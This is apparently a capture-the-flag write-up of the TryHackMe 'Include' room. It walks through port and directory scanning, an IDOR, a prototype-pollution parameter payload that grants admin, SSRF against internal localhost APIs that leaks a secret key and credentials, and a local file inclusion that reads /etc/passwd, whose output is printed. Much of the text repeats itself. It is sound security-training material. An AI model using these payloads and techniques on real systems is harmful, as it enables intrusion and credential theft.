
June 5, 2026
Include THM Writeup
This room looked pretty straightforward at first.

L4ZZ3RJ0D
11 min read
A couple of web applications, some mail services, and a login page that clearly didn't want me getting in.
Naturally, that meant I spent the next few hours making it tell me things it wasn't supposed to.
Let's get into it.
Scanning & Enumeration
As usual, I started with an Nmap scan to see what was exposed.
nmap -sCV -P- 10.49.137.57
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 43:64:cf:7c:ca:ae:14:ba:97:4c:c9:ca:f8:67:57:04 (RSA)
|   256 c8:34:2c:83:6e:69:16:0a:09:82:51:aa:cb:8b:cd:11 (ECDSA)
|_  256 e1:c0:36:0c:82:38:49:08:05:4a:ae:7c:11:f6:93:c0 (ED25519)
25/tcp    open  smtp     Postfix smtpd
|_smtp-commands: mail.filepath.lab, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after:  2031-11-08T16:53:34
|_ssl-date: TLS randomness does not represent time
110/tcp   open  pop3     Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: SASL UIDL RESP-CODES STLS AUTH-RESP-CODE CAPA PIPELINING TOP
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after:  2031-11-08T16:53:34
143/tcp   open  imap     Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after:  2031-11-08T16:53:34
|_imap-capabilities: more SASL-IR have capabilities listed LITERAL+ IMAP4rev1 OK post-login IDLE ENABLE ID Pre-login LOGIN-REFERRALS LOGINDISABLEDA0001 STARTTLS
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: AUTH=LOGINA0001 SASL-IR more capabilities ID AUTH=PLAIN IMAP4rev1 OK post-login IDLE ENABLE listed Pre-login LITERAL+ have LOGIN-REFERRALS
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after:  2031-11-08T16:53:34
995/tcp   open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN LOGIN) UIDL RESP-CODES AUTH-RESP-CODE USER CAPA PIPELINING TOP
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after:  2031-11-08T16:53:34
|_ssl-date: TLS randomness does not represent time
4000/tcp  open  http     Node.js (Express middleware)
|_http-title: Sign In
50000/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: System Monitoring Portal
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: Host:  mail.filepath.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel
nmap -sCV -P- 10.49.137.57
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 43:64:cf:7c:ca:ae:14:ba:97:4c:c9:ca:f8:67:57:04 (RSA)
| 256 c8:34:2c:83:6e:69:16:0a:09:82:51:aa:cb:8b:cd:11 (ECDSA)
|_ 256 e1:c0:36:0c:82:38:49:08:05:4a:ae:7c:11:f6:93:c0 (ED25519)
25/tcp open smtp Postfix smtpd
|_smtp-commands: mail.filepath.lab, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after: 2031-11-08T16:53:34
|_ssl-date: TLS randomness does not represent time
110/tcp open pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: SASL UIDL RESP-CODES STLS AUTH-RESP-CODE CAPA PIPELINING TOP
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after: 2031-11-08T16:53:34
143/tcp open imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after: 2031-11-08T16:53:34
|_imap-capabilities: more SASL-IR have capabilities listed LITERAL+ IMAP4rev1 OK post-login IDLE ENABLE ID Pre-login LOGIN-REFERRALS LOGINDISABLEDA0001 STARTTLS
993/tcp open ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: AUTH=LOGINA0001 SASL-IR more capabilities ID AUTH=PLAIN IMAP4rev1 OK post-login IDLE ENABLE listed Pre-login LITERAL+ have LOGIN-REFERRALS
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after: 2031-11-08T16:53:34
995/tcp open ssl/pop3 Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN LOGIN) UIDL RESP-CODES AUTH-RESP-CODE USER CAPA PIPELINING TOP
| ssl-cert: Subject: commonName=ip-10-10-31-82.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-10-31-82.eu-west-1.compute.internal
| Not valid before: 2021-11-10T16:53:34
|_Not valid after: 2031-11-08T16:53:34
|_ssl-date: TLS randomness does not represent time
4000/tcp open http Node.js (Express middleware)
|_http-title: Sign In
50000/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: System Monitoring Portal
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
Service Info: Host: mail.filepath.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernelBesides SSH, there were multiple mail-related services running, two web applications on different ports, and what looked like a monitoring portal.
So before doing anything fancy, I mapped out the attack surface and started looking at the web applications
Directory bruteforce
The first thing I did was run directory enumeration against both web services.
Against port 50000
[04:18:45] 500 -    0B  - /api.php
[04:18:46] 200 -    0B  - /auth.php
[04:18:52] 302 -    1KB - /dashboard.php  ->  login.php
[04:19:00] 301 -  326B  - /javascript  ->  <http://10.49.137.57:50000/javascript/>
[04:19:02] 200 -  824B  - /login.php
[04:19:02] 302 -    0B  - /logout.php  ->  index.php
[04:19:08] 403 -  280B  - /phpmyadmin
[04:19:09] 403 -  280B  - /phpmyadmin/index.php
[04:19:09] 403 -  280B  - /phpmyadmin/ChangeLog
[04:19:09] 403 -  280B  - /phpmyadmin/scripts/setup.php
[04:19:09] 403 -  280B  - /phpmyadmin/docs/html/index.html
[04:19:09] 403 -  280B  - /phpmyadmin/README
[04:19:09] 403 -  280B  - /phpmyadmin/
[04:19:09] 403 -  280B  - /phpmyadmin/phpmyadmin/index.php
[04:19:09] 403 -  280B  - /phpmyadmin/doc/html/index.html
[04:19:10] 302 -    0B  - /profile.php  ->  login.php
[04:19:13] 403 -  280B  - /server-status
[04:19:13] 403 -  280B  - /server-status/
[04:19:17] 200 -  634B  - /templates/
[04:19:17] 301 -  325B  - /templates  ->  <http://10.49.137.57:50000/templates/>
[04:19:19] 200 -  461B  - /uploads/
[04:19:19] 301 -  323B  - /uploads  ->  <http://10.49.137.57:50000/uploads/>
Against port 50000
[04:18:45] 500 - 0B - /api.php
[04:18:46] 200 - 0B - /auth.php
[04:18:52] 302 - 1KB - /dashboard.php -> login.php
[04:19:00] 301 - 326B - /javascript -> <http://10.49.137.57:50000/javascript/>
[04:19:02] 200 - 824B - /login.php
[04:19:02] 302 - 0B - /logout.php -> index.php
[04:19:08] 403 - 280B - /phpmyadmin
[04:19:09] 403 - 280B - /phpmyadmin/index.php
[04:19:09] 403 - 280B - /phpmyadmin/ChangeLog
[04:19:09] 403 - 280B - /phpmyadmin/scripts/setup.php
[04:19:09] 403 - 280B - /phpmyadmin/docs/html/index.html
[04:19:09] 403 - 280B - /phpmyadmin/README
[04:19:09] 403 - 280B - /phpmyadmin/
[04:19:09] 403 - 280B - /phpmyadmin/phpmyadmin/index.php
[04:19:09] 403 - 280B - /phpmyadmin/doc/html/index.html
[04:19:10] 302 - 0B - /profile.php -> login.php
[04:19:13] 403 - 280B - /server-status
[04:19:13] 403 - 280B - /server-status/
[04:19:17] 200 - 634B - /templates/
[04:19:17] 301 - 325B - /templates -> <http://10.49.137.57:50000/templates/>
[04:19:19] 200 - 461B - /uploads/
[04:19:19] 301 - 323B - /uploads -> <http://10.49.137.57:50000/uploads/>The application running on port 50000 exposed several interesting endpoints including login functionality, templates, uploads, and a few PHP files.
The application on port 4000 looked smaller but still had some interesting routes worth checking.
Nothing immediately screamed "exploit me," but there was enough there to start digging deeper.
Against port 4000
[05:20:02] 301 -  177B  - /fonts  ->  /fonts/
[05:20:04] 301 -  179B  - /images  ->  /images/
[05:20:05] 302 -   29B  - /index  ->  /signin
[05:20:24] 302 -   29B  - /signout  ->  /signin
[05:20:24] 302 -   29B  - /signout/  ->  /signin
[05:20:24] 500 -    1KB - /signup
Against port 4000
[05:20:02] 301 - 177B - /fonts -> /fonts/
[05:20:04] 301 - 179B - /images -> /images/
[05:20:05] 302 - 29B - /index -> /signin
[05:20:24] 302 - 29B - /signout -> /signin
[05:20:24] 302 - 29B - /signout/ -> /signin
[05:20:24] 500 - 1KB - /signupPlaying With SysMon

The SysMon portal on port 50000 presented a login page.
At first glance, it looked like a pretty standard authentication portal.

I went through the usual checklist.
- SQL Injection
- NoSQL Injection
- Authentication bypasses
- Password spraying
Nothing worked.
For once, the login page wasn't completely broken.
So I stopped fighting with it and started looking elsewhere.
Sometimes the easiest way into an application is through a completely different application.
By looking at the other ports we found another login page

After creating a guest account and logging in, I started exploring the available functionality.
The application looked more like a social platform than an admin portal. There wasn't much to do besides viewing profiles and interacting with other users.

One thing that stood out pretty quickly was the profile functionality.
By changing user identifiers, I was able to view other users' profiles.
Classic IDOR territory.

Unfortunately, there wasn't any sensitive information sitting there waiting for me.
- No passwords.
- No API keys.
- No accidentally exposed secrets.
For a moment, it looked like a dead end. Then I noticed the Recommend Activity feature. Something about the request looked interesting.
The structure reminded me of applications that accidentally trust user-controlled objects a little too much.
So instead of focusing on the profile data itself, I started focusing on how the application handled the data being submitted.
My first idea was prototype pollution.
I tried adding an isAdmin property through a JSON payload.
{"__proto__": {"isAdmin": "True"}}{"__proto__": {"isAdmin": "True"}}
Unfortunately, nothing happened. At first I thought the application was sanitizing user input properly and that idea was dead.
But while looking around the application, I noticed something else.
The profile image functionality was loading images using a path, and during directory enumeration I had already discovered a /signup endpoint.

Looking at how profile images were handled, it seemed like the application was using full paths rather than restricting itself to local files.
That gave me another idea.
Instead of trying to abuse prototype pollution immediately, I wanted to see whether the application would attempt to fetch external resources.
So I changed the profile image reference and pointed it toward a file hosted on my own Python server.
A few seconds later, I got exactly what I was hoping for.


The application reached out and requested the file.
Perfect.
At this point I wasn't looking at prototype pollution anymore.
I was looking at a confirmed outbound connection.
And whenever a web application starts making requests on your behalf, SSRF usually isn't far away.
A Second Attempt
Even though I had confirmed outbound requests, the admin functionality still felt important.
So I went back to the prototype pollution idea.
The original payload hadn't worked, but after taking a closer look at how the application processed requests, I realized I might have been overcomplicating things.
Instead of sending a JSON object, I tried supplying the values directly through the expected parameters.
activityType=isAdmin&activityName=trueactivityType=isAdmin&activityName=true
And this time it worked.
The application now treated me as an administrator.
Admin Access Means Information

With administrative access unlocked, several new pieces of functionality became visible.
One of the most useful things exposed was internal API documentation.
And as every developer eventually learns:
Internal documentation has a bad habit of becoming external documentation.
The first endpoint wasn't particularly exciting.
GET http://127.0.0.1:5000/internal-apiGET http://127.0.0.1:5000/internal-apiIt returned a secret key and some confidential information.
Interesting, but not immediately useful.
The second endpoint was much more valuable.
GET http://127.0.0.1:5000/getAllAdmins101099991GET http://127.0.0.1:5000/getAllAdmins101099991This endpoint returned credentials for both applications running on the server.
At that point my priorities changed instantly.
I wasn't looking for vulnerabilities anymore.
I was looking at valid usernames and passwords.
And we already knew there was another login page waiting for us on port 50000.
SSRF For The Win
While digging through the admin functionality, I found another feature that looked suspiciously useful.
The application allowed URLs to be supplied and then fetched the resulting content.
Since I had already confirmed outbound requests through the profile image testing, this immediately looked like SSRF.
To verify it properly, I pointed the application toward my own server.
The request arrived.


Good.
Now the application was officially working as a proxy for me.
Using the SSRF functionality, I started requesting internal resources that normally wouldn't be accessible externally.
One of those requests returned:
data:application/json; charset=utf-8;base64,eyJzZWNyZXRLZXkiOiJzdXBlclNlY3JldEtleTEyMyIsImNvbmZpZGVudGlhbEluZm8iOiJUaGlzIGlzIHZlcnkgY29uZmlkZW50aWFsIGluZm9ybWF0aW9uLiBIYW5kbGUgd2l0aCBjYXJlLiJ9
Decoded to - {"secretKey":"superSecretKey123","confidentialInfo":"This is very confidential information. Handle with care."}data:application/json; charset=utf-8;base64,eyJzZWNyZXRLZXkiOiJzdXBlclNlY3JldEtleTEyMyIsImNvbmZpZGVudGlhbEluZm8iOiJUaGlzIGlzIHZlcnkgY29uZmlkZW50aWFsIGluZm9ybWF0aW9uLiBIYW5kbGUgd2l0aCBjYXJlLiJ9
Decoded to - {"secretKey":"superSecretKey123","confidentialInfo":"This is very confidential information. Handle with care."}Which confirmed that localhost services were accessible.
The next request returned something even better.
Credentials.
{"ReviewAppUsername":"admin","ReviewAppPassword":"REDACTED","SysMonAppUsername":"administrator","SysMonAppPassword":"REDACTED"}{"ReviewAppUsername":"admin","ReviewAppPassword":"REDACTED","SysMonAppUsername":"administrator","SysMonAppPassword":"REDACTED"}And just like that, we had everything we needed for the SysMon portal.
Time to go back to the application that had been annoying me since the beginning.

Even as an administrator, I was still stuck on what looked like a fairly restricted homepage.

But by looking at the profile picture which is loaded from the /uploads directory a possible lfi vuln.

Rather than manually guessing paths forever, I decided to let a wordlist do some of the work.
A successful read of:
/etc/passwd/etc/passwdNow things were getting interesting.
The LFI was real.

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tryhackme:x:1001:1001:,,,:/home/tryhackme:/bin/bash
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:114:121::/var/spool/postfix:/usr/sbin/nologin
dovecot:x:115:123:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:116:124:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
joshua:x:1002:1002:,,,:/home/joshua:/bin/bash
charles:x:1003:1003:,,,:/home/charles:/bin/bashroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
